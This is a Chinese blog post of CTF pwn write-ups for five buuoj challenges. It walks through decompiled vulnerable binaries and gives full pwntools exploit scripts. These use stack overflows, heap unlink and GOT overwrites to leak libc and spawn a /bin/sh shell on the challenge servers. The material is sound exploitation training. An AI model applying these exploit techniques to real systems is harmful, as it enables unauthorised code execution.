buuoj Pwn writeup 286-290

原创

yongbaoii 于 2021-09-06 15:21:29 发布 50 收藏

文章标签： 网络安全

本文链接：https://blog.csdn.net/yongbaoii/article/details/120101077

286 metasequoia_2020_blacksmith

```
RELRO           STACK CANARY      NX            PIE           RPATH      RUNPATH      Symbols       FORTIFY Fortified      Fortifiable  FILE
Partial RELRO   No canary found   NX enabled    No PIE        No RPATH   No RUNPATH   No Symbols     No     0               2            ./286
```

```
sub_4007E7("Welcome 2 MetasequoiaCTF!");
puts(
  "The Demon Dragon has been destroying our world for long. Many others tried their best to fought him, but none of the"
  "m ever came back. Now, YOU are our only hope...\n");
puts("First, let our BEST blacksmith gear you up.\n");
while ( 1 )
{
  sub_40083E();
  v3 = 0;
  __isoc99_scanf("%d", &v3);
  switch ( v3 )
  {
    case 1:
      forge("%d", &v3);
      break;
    case 2:
      throw("%d", &v3);
      break;
    case 3:
      show("%d", &v3);
      break;
    case 4:
      rename("%d", &v3);
      break;
    case 5:
      exit(0);
    default:
      puts("Invalid choice!");
      break;
  }
```


花里胡哨其实就是个菜单堆，RELRO也没开，pie也没开。

forge

```
int __fastcall forge(const char *a1)
{
  size_t nbytes; // [rsp+8h] [rbp-48h] BYREF
  char buf[64]; // [rsp+10h] [rbp-40h] BYREF

  nbytes = 0LL;
  puts("Forging...");
  puts("What's the size of this sword's name?");
  __isoc99_scanf("%d", &nbytes);
  if ( (int)nbytes > 63 )
    return puts("The name is too long!");
  puts("And the name is?");
  read(0, buf, nbytes);
  return puts("Here you are, the new sword!\n");
}
```


这不就直接是个整数溢出嘛……

剩下的都没用……/捂脸

所以就是一个溢出而已。

```
int sub_4007D6()
{
  return system("cat flag");
}
```

还发现了后门函数。

exp

```
from pwn import*

r = remote("node4.buuoj.cn", 27197)


r.sendlineafter("Your choice > ", "1")
r.sendlineafter("name?\n", "-1")

payload = 'a' * 0x48 + p64(0x4007d6)
r.sendlineafter("name is?\n", payload)

r.interactive()
```

287 secretHolder_hitcon_2016

```
RELRO          STACK CANARY      NX           PIE          RPATH      RUNPATH      Symbols       FORTIFY Fortified      Fortifiable  FILE
Partial RELRO  Canary found      NX enabled   No PIE       No RPATH   No RUNPATH   No Symbols     Yes    0               2            ./287
```

又是菜单题，主程序简单，且有循环。

```
if ( v0 == 2 )
{
  if ( !dword_6020B8 )
  {
    qword_6020A0 = calloc(1uLL, 0xFA0uLL);
    dword_6020B8 = 1;
    puts("Tell me your secret: ");
    read(0, qword_6020A0, 0xFA0uLL);
  }
}
else if ( v0 == 3 )
{
  if ( !dword_6020BC )
  {
    qword_6020A8 = calloc(1uLL, 0x61A80uLL);
    dword_6020BC = 1;
    puts("Tell me your secret: ");
    read(0, qword_6020A8, 0x61A80uLL);
  }
}
else if ( v0 == 1 && !dword_6020C0 )
{
  buf = calloc(1uLL, 0x28uLL);
  dword_6020C0 = 1;
  puts("Tell me your secret: ");
```


程序很简单，三个秘密，然后地址跟flag都在bss段上，分别占了八个跟四个字节。

同时calloc函数跟malloc函数一样，申请空间，区别是calloc函数会把申请到得空间都清零。

```
switch ( v0 )
{
  case 2:
    free(qword_6020A0);
    dword_6020B8 = 0;
    break;
  case 3:
    free(qword_6020A8);
    dword_6020BC = 0;
    break;
  case 1:
    free(buf);
    dword_6020C0 = 0;
    break;
```


会发现还是老问题了，free后没有清空指针。


先得说一说关于large bin的事情，简单点说，大小从1024开始的堆块就进入了large bin，所以在这道题中，big secret，huge secret 都可以直接进入large bin，在申请堆块的时候当把其它bin找完之后会在large bin里面找，如果申请的size小于它有的size，就会把一个差不多大小的large chunk切开，一块分给申请，一块放在unsorted中。

详细介绍的话这里有篇大佬的博客。

堆漏洞挖掘:04—bins分类（fastbin、unsorted bin、small bin、large bin）

这道题我们用到的最重要的一种思路是当我们的申请chunk大于mmap的分配阈值（32位是128k，64位是256k）的时候，会直接在memory mapings region的地方去申请，释放。当我们释放之后再次申请，就会申请到堆里面来。顺便说一下32位的mmap区域从高地址向低地址方向生长的。


那么我们这道题的思路就是先申请small，big，然后释放掉，再申请huge，释放掉，再申请回来，就会申请到堆里面。而small，big的指针还在，那么就会形成下图的状态。




那么我们因为可以编写huge，我们就可以在huge里面伪造一些chunk，在big下面伪造使用中的堆块，在big上面伪造一个free的chunk，然后通过free堆块big，从而制造unlink，然后对bss段进行控制，从而达到泄露地址等一系列目的。


我们来一步一步调一下试一试。

先是申请huge



然后释放掉，再申请small，big，释放掉，再把huge申请回来。





heap是我们那个huge，然后存放small，big地址的地方的数据就是指向堆的相应的地方。

然后伪造chunk

```
pwndbg> x/50gx 0xe0d000
0xe0d000:       0x0000000000000000      0x0000000000061a91
0xe0d010:       0x0000000000000000      0x0000000000000021
0xe0d020:       0x0000000000602090      0x0000000000602098
0xe0d030:       0x0000000000000020      0x0000000000000090
0xe0d040:       0x6363636363636363      0x6363636363636363
0xe0d050:       0x6363636363636363      0x6363636363636363
0xe0d060:       0x6363636363636363      0x6363636363636363
0xe0d070:       0x6363636363636363      0x6363636363636363
0xe0d080:       0x6363636363636363      0x6363636363636363
0xe0d090:       0x6363636363636363      0x6363636363636363
0xe0d0a0:       0x6363636363636363      0x6363636363636363
0xe0d0b0:       0x6363636363636363      0x6363636363636363
0xe0d0c0:       0x0000000000000090      0x0000000000000081
0xe0d0d0:       0x6464646464646464      0x6464646464646464
0xe0d0e0:       0x6464646464646464      0x6464646464646464
0xe0d0f0:       0x6464646464646464      0x6464646464646464
0xe0d100:       0x6464646464646464      0x6464646464646464
0xe0d110:       0x6464646464646464      0x6464646464646464
0xe0d120:       0x6464646464646464      0x6464646464646464
0xe0d130:       0x6464646464646464      0x6464646464646464
0xe0d140:       0x0000000000000000      0x0000000000000081
0xe0d150:       0x000000000000000a      0x0000000000000000
0xe0d160:       0x0000000000000000      0x0000000000000000
0xe0d170:       0x0000000000000000      0x0000000000000000
0xe0d180:       0x0000000000000000      0x0000000000000000
pwndbg>
```


然后把big堆块free掉。

然后就可以控制bss那一段了，剩下的就是unlink去解决。

exp

```
#coding:utf8
from pwn import *

context.log_level = "debug"

r = process('./secret')
elf = ELF('./secret')
huge_secret = 0x6020A8
bss_addr = 0x602090
free_got = elf.got['free']
puts_plt = elf.plt['puts']
read_got = elf.got['read']

libc = ELF("/home/wuangwuang/glibc-all-in-one-master/glibc-all-in-one-master/libs/2.23-0ubuntu11.2_amd64/libc-2.
23.so")

def new(h_type,content):
   r.sendlineafter('3. Renew secret','1')
   r.sendlineafter('3. Huge secret',str(h_type))
   r.sendlineafter('Tell me your secret:',content)

def delete(h_type):
   r.sendlineafter('3. Renew secret','2')
   r.sendlineafter('3. Huge secret',str(h_type))

def edit(h_type,content):
```

```
    r.sendlineafter('3. Renew secret','3')
    r.sendlineafter('3. Huge secret',str(h_type))
    r.sendafter('Tell me your secret:',content)

new(3,'a'*0x100)
new(1,'b'*0x10)
new(2,'c'*0x100)
delete(1)
delete(2)
delete(3)

fake_chunk = p64(0) + p64(0x21)
fake_chunk += p64(huge_secret-0x18) + p64(huge_secret-0x10)
payload = fake_chunk.ljust(0x20,'\x00')
payload += p64(0x20) + p64(0x90) + 'c'*0x80 #chunk2
payload += p64(0x90) + p64(0x81) + 'd'*0x70 #chunk3

payload += p64(0) + p64(0x81)

#最后的这个0x81是在检查chunk3是否free状态的时候需要检查下一个chunk的p位是否为1.所以其实0x11，0x1啥的都行。

new(3,payload)
delete(2)
payload = p64(0) * 2 + p64(free_got) + p64(bss_addr) + p64(read_got) + p32(1)*3
edit(3,payload)
edit(2,p64(puts_plt))
delete(1)
r.recvuntil('\n')
read_addr = u64(sh.recvuntil('\n',drop = True).ljust(8,'\x00'))
libc_base = read_addr - libc.sym['read']
system_addr = libc_base + libc.sym['system']
binsh_addr = libc_base + libc.search('/bin/sh').next()
print 'libc_base=',hex(read_addr)
print 'system_addr=',hex(system_addr)

edit(2,p64(system_addr))
edit(3,p64(0) * 2 + p64(binsh_addr))
delete(2)

r.interactive()
```

288 pwnable_dubblesort

```
RELRO           STACK CANARY      NX            PIE             RPATH      RUNPATH      Symbols         FORTIFY Fortified      Fortifiable  FILE
Full RELRO      Canary found      NX enabled    PIE enabled     No RPATH   No RUNPATH   No Symbols       Yes    1               2            ./288
```

```
  sub_8B5();
  __printf_chk(1, "What your name :");
  read(0, buf, 0x40u);
  __printf_chk(1, "Hello %s,How many numbers do you what to sort :");
  __isoc99_scanf("%u", &v8);
  v3 = v8;
  if ( v8 )
  {
    v4 = v9;
    for ( i = 0; i < v8; ++i )
    {
      __printf_chk(1, "Enter the %d number : ");
      fflush(stdout);
      __isoc99_scanf("%u", v4);
      v3 = v8;
      v4 += 4;
    }
  }
  sub_931(v9, v3);
  puts("Result :");
  if ( v8 )
  {
    for ( j = 0; j < v8; ++j )
      __printf_chk(1, "%u ");
  }
  result = 0;
  if ( __readgsdword(0x14u) != v11 )
    sub_BA0();
  return result;
}
```


显然输入的时候有个小溢出。

```
v8 = __readgsdword(0x14u);
puts("Processing......");
sleep(1u);
if ( a2 != 1 )
{
  v2 = a2 - 2;
  for ( i = (int)&a1[a2 - 1]; ; i -= 4 )
  {
    if ( v2 != -1 )
    {
      v6 = a1;
      do
      {
        v4 = *v6;
        v5 = v6[1];
        if ( *v6 > v5 )
        {
          *v6 = v5;
          v6[1] = v4;
        }
        ++v6;
      }
      while ( (unsigned int *)i != v6 );
      if ( !v2 )
        break;
    }
    --v2;
  }
}
```


下面还会对我们的输入进行操作

利用思路为栈溢出，先是栈溢出泄露出栈上libc的相关数据从而获取libc地址，再是栈溢出覆盖ebp下一处劫持控制流。第二步时需要注意存在着一个canery需要绕过，可以使用scanf的%d输入为+时为没有输入的方式跳过（返回值会出错但本题没检查），就一个数字的长度，在第25个。

exp

```python
from pwn import *
context.log_level = 'debug'

p = remote('node4.buuoj.cn',29170)
libc = ELF("./32/libc-2.23.so")

p.sendlineafter('What your name :','A'*24)
p.recvuntil('A'*0x18)

libc_base = u32(p.recv(4))-0x1b000a
print 'libc_base : '+hex(libc_base)

system =libc_base + libc.symbols['system']
bin_sh = libc_base +libc.search('/bin/sh').next()

p.sendlineafter('to sort :',"35")

for i in range(24):
    p.sendlineafter('number : ','1')
p.sendline('+')

for i in range(9):
    p.sendlineafter('number : ',str(system))

p.sendline(str(bin_sh))

p.interactive()
```

289 pwnable_applestore

```
RELRO           STACK CANARY      NX            PIE           RPATH      RUNPATH      Symbols       FORTIFY Fortified      Fortifiable  FILE
Partial RELRO   Canary found      NX enabled    No PIE        No RPATH   No RUNPATH   91 Symbols    Yes     0              8            ./289
```

```
v2 = __readgsdword(0x14u);
while ( 1 )
{
  printf("> ");
  fflush(stdout);
  my_read(nptr, 0x15u);
  switch ( atoi(nptr) )
  {
    case 1:
      list();
      break;
    case 2:
      add();
      break;
    case 3:
      delete();
      break;
    case 4:
      cart();
      break;
    case 5:
      checkout();
      break;
    case 6:
      puts("Thank You for Your Purchase!");
      return __readgsdword(0x14u) ^ v2;
    default:
      puts("It's not a choice! Idiot.");
      break;
```


首

先是给了个菜单。

list没啥用

```
int list()
{
  puts("=== Device List ===");
  printf("%d: iPhone 6 - $%d\n", 1, 199);
  printf("%d: iPhone 6 Plus - $%d\n", 2, 299);
  printf("%d: iPad Air 2 - $%d\n", 3, 499);
  printf("%d: iPad Mini 3 - $%d\n", 4, 399);
  return printf("%d: iPod Touch - $%d\n", 5, 199);
}
```


add

```
v3 = __readgsdword(0x14u);
printf("Device Number> ");
fflush(stdout);
```

```
  my_read(nptr, 0x15u);
  switch ( atoi(nptr) )
  {
    case 1:
      v1 = (const char **)create("iPhone 6", 199);
      insert(v1);
      goto LABEL_8;
    case 2:
      v1 = (const char **)create("iPhone 6 Plus", 299);
      insert(v1);
      goto LABEL_8;
    case 3:
      v1 = (const char **)create("iPad Air 2", 499);
      insert(v1);
      goto LABEL_8;
    case 4:
      v1 = (const char **)create("iPad Mini 3", 399);
      insert(v1);
      goto LABEL_8;
    case 5:
      v1 = (const char **)create("iPod Touch", 199);
      insert(v1);
LABEL_8:
      printf("You've put *%s* in your shopping cart.\n", *v1);
      puts("Brilliant! That's an amazing idea.");
      break;
    default:
```



```
char **__cdecl create(const char *a1, char *a2)
{
  char **v3; // [esp+1Ch] [ebp-Ch]

  v3 = (char **)malloc(0x10u);
  v3[1] = a2;
  asprintf(v3, "%s", a1);
  v3[2] = 0;
  v3[3] = 0;
  return v3;
}
```


create

```
char **__cdecl create(const char *a1, char *a2)
{
  char **v3; // [esp+1Ch] [ebp-Ch]

  v3 = (char **)malloc(0x10u);
  v3[1] = a2;
  asprintf(v3, "%s", a1);
```

```
  v3[2] = 0;
  v3[3] = 0;
  return v3;
}
```


里面涉及到了一个sprintf

asprintf()可以说是一个增强版的sprintf(),在不确定字符串的长度时，能够根据格式化的字符串长度，申请足够的内存空间

insert

```
int __cdecl insert(int a1)
{
  int result; // eax
  _DWORD *i; // [esp+Ch] [ebp-4h]

  for ( i = &myCart; i[2]; i = (_DWORD *)i[2] )
    ;
  i[2] = a1;
  result = a1;
  *(_DWORD *)(a1 + 12) = i;
  return result;
}
```


insert就是会插起来，形成一个链表。

delete

```
  v7 = __readgsdword(0x14u);
  v1 = 1;
  v2 = dword_804B070;
  printf("Item Number> ");
  fflush(stdout);
  my_read(nptr, 0x15u);
  v3 = atoi(nptr);
  while ( v2 )
  {
    if ( v1 == v3 )
    {
      v4 = *(_DWORD *)(v2 + 8);
      v5 = *(_DWORD *)(v2 + 12);
      if ( v5 )
        *(_DWORD *)(v5 + 8) = v4;
      if ( v4 )
        *(_DWORD *)(v4 + 12) = v5;
      printf("Remove %d:%s from your shopping cart.\n", v1, *(const char **)v2);
      return __readgsdword(0x14u) ^ v7;
    }
    ++v1;
    v2 = *(_DWORD *)(v2 + 8);
  }
  return __readgsdword(0x14u) ^ v7;
}
```


也就是从链表拿走。

cart

```
v6 = __readgsdword(0x14u);
v2 = 1;
v3 = 0;
printf("Let me check your cart. ok? (y/n) > ");
fflush(stdout);
my_read(buf, 0x15u);
if ( buf[0] == 121 )
{
  puts("==== Cart ====");
  for ( i = dword_804B070; i; i = *(_DWORD *)(i + 8) )
  {
    v0 = v2++;
    printf("%d: %s - $%d\n", v0, *(const char **)i, *(_DWORD *)(i + 4));
    v3 += *(_DWORD *)(i + 4);
  }
}
return v3;
}
```


这个check会造成输出.

checkout

```
unsigned int checkout()
{
  int v1; // [esp+10h] [ebp-28h]
  char *v2[5]; // [esp+18h] [ebp-20h] BYREF
  unsigned int v3; // [esp+2Ch] [ebp-Ch]

  v3 = __readgsdword(0x14u);
  v1 = cart();
  if ( v1 == 7174 )
  {
    puts("*: iPhone 8 - $1");
    asprintf(v2, "%s", "iPhone 8");
    v2[1] = (char *)1;
    insert((int)v2);
    v1 = 7175;
  }
  printf("Total: $%d\n", v1);
  puts("Want to checkout? Maybe next time!");
  return __readgsdword(0x14u) ^ v3;
}
```


不过在商品总价格为7174时会加入iphone 8, 存放iphone 8 的信息没有存放在堆中， 而是存放在栈中， 也就是v2 的地址。

cart函数会输出所有商品的信息， 通过控制商品的总价格为7174， 可以将指向iphone 8 结构的栈地址插入链表中
之后在输入buf的数据时控制iphone 8 的str addr 为atoi函数got表地址即可泄露出atoi 的libc地址

2.泄露出libc地址后考虑如何调用system数
观察本题开启的保护， 比较直接的想法是覆写got表

可以通过libc中的environ来泄露栈地址， 泄露了栈地址后通过调试算出偏移可以得到delete函数的ebp地址，delete函数中的ebp指向的是handler函数中的ebp
ebp -> handler_ebp

可以通过改写handler_ebp 为got_atoi + 0x22来完成对got表的覆写

exp

```
from pwn import *
import struct

context(arch='i386', os='linux', log_level='debug')

p = remote("node4.buuoj.cn", 26179)

def add(num):
 p.sendlineafter("> ", str(2))
 p.sendlineafter("Device Number> ", str(num))

def delete(ans):
 p.sendlineafter("> ", str(3))
 p.sendlineafter("Item Number> ", ans)

def cart(ans):
 p.sendlineafter("> ", str(4))
 p.sendlineafter("Let me check your cart. ok? (y/n) > ", ans)

def checkout(ans):
 p.sendlineafter("> ", str(5))
 p.sendlineafter("Let me check your cart. ok? (y/n) > ", ans)

for i in range(6):
 add(1)

for i in range(20):
 add(2)

checkout('y')

elf = ELF("./289")
libc = ELF("./32/libc-2.23.so")

got_atoi = elf.got['atoi']
print "got_atoi -> " + hex(got_atoi)

payload = 'ya' + p32(got_atoi) + 'a'*(0xa - 2 - 4) + p32(0)
cart(payload)

p.recvuntil("27: ")
libc_addr = u32(p.recv(4))
libc_base = libc_addr - libc.symbols['atoi']
system = libc_base + libc.symbols['system']
environ_libc = libc_base + libc.symbols['environ']
print "environ_libc -> " + hex(environ_libc)
print "libc_addr -> " + hex(libc_addr)
print "libc_base -> " + hex(libc_base)
```

```
print "system -> " + hex(system)

payload = 'ya' + p32(environ_libc) + 'a'*(0xa - 2 - 4) + p32(0)
cart(payload)

p.recvuntil("27: ")
stack = u32(p.recv(4))
print "stack -> " + hex(stack)

raw_input()
payload = '27' + p32(stack) + p32(0x12345678)
payload += p32(got_atoi + 0x22) + p32(stack - 0x100 - 0xc)
#payload += p32(got_atoi + 0x22) + p32(stack - (0xff80fa1c - 0xff80f918) - 8)
delete(payload)

p.sendlineafter("> ", p32(system) + "||/bin/sh")

p.interactive()
```

290 xp0intctf_2018_tutorial1

```
RELRO          STACK CANARY      NX           PIE          RPATH      RUNPATH      Symbols       FORTIFY Fortified      Fortifiable  FILE
Partial RELRO  Canary found      NX enabled   No PIE       No RPATH   No RUNPATH   74 Symbols    Yes     0              2            ./290
```

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int buf; // [rsp+0h] [rbp-10h] BYREF
  unsigned __int64 v5; // [rsp+8h] [rbp-8h]

  v5 = __readfsqword(0x28u);
  setbuf(stdin, 0LL);
  setbuf(stdout, 0LL);
  puts("    _  __        ____  _        __ ");
  puts("  | |/ /____  / __ \\(_)___  / /_");
  puts("  |   // __ \\/ / / / / __ \\/ __/");
  puts("  /   |/ /_/ / /_/ / / / / / /_ ");
  puts(" /_/|_/ .___/\\____/_/_/ /_/\\__/  ");
  puts("     /_/                         ");
  puts("Welcome, freshman!");
  puts("This is your first pwn challenge, right?");
  puts("Try to get into backdoor!");
  puts("Tell me your secret number:");
  read(0, &buf, 4uLL);
  if ( buf == -1162167622 )
    backdoor();
  else
    puts("Well, you don't know the trick yet?");
  return 0;
}
```


没啥说的……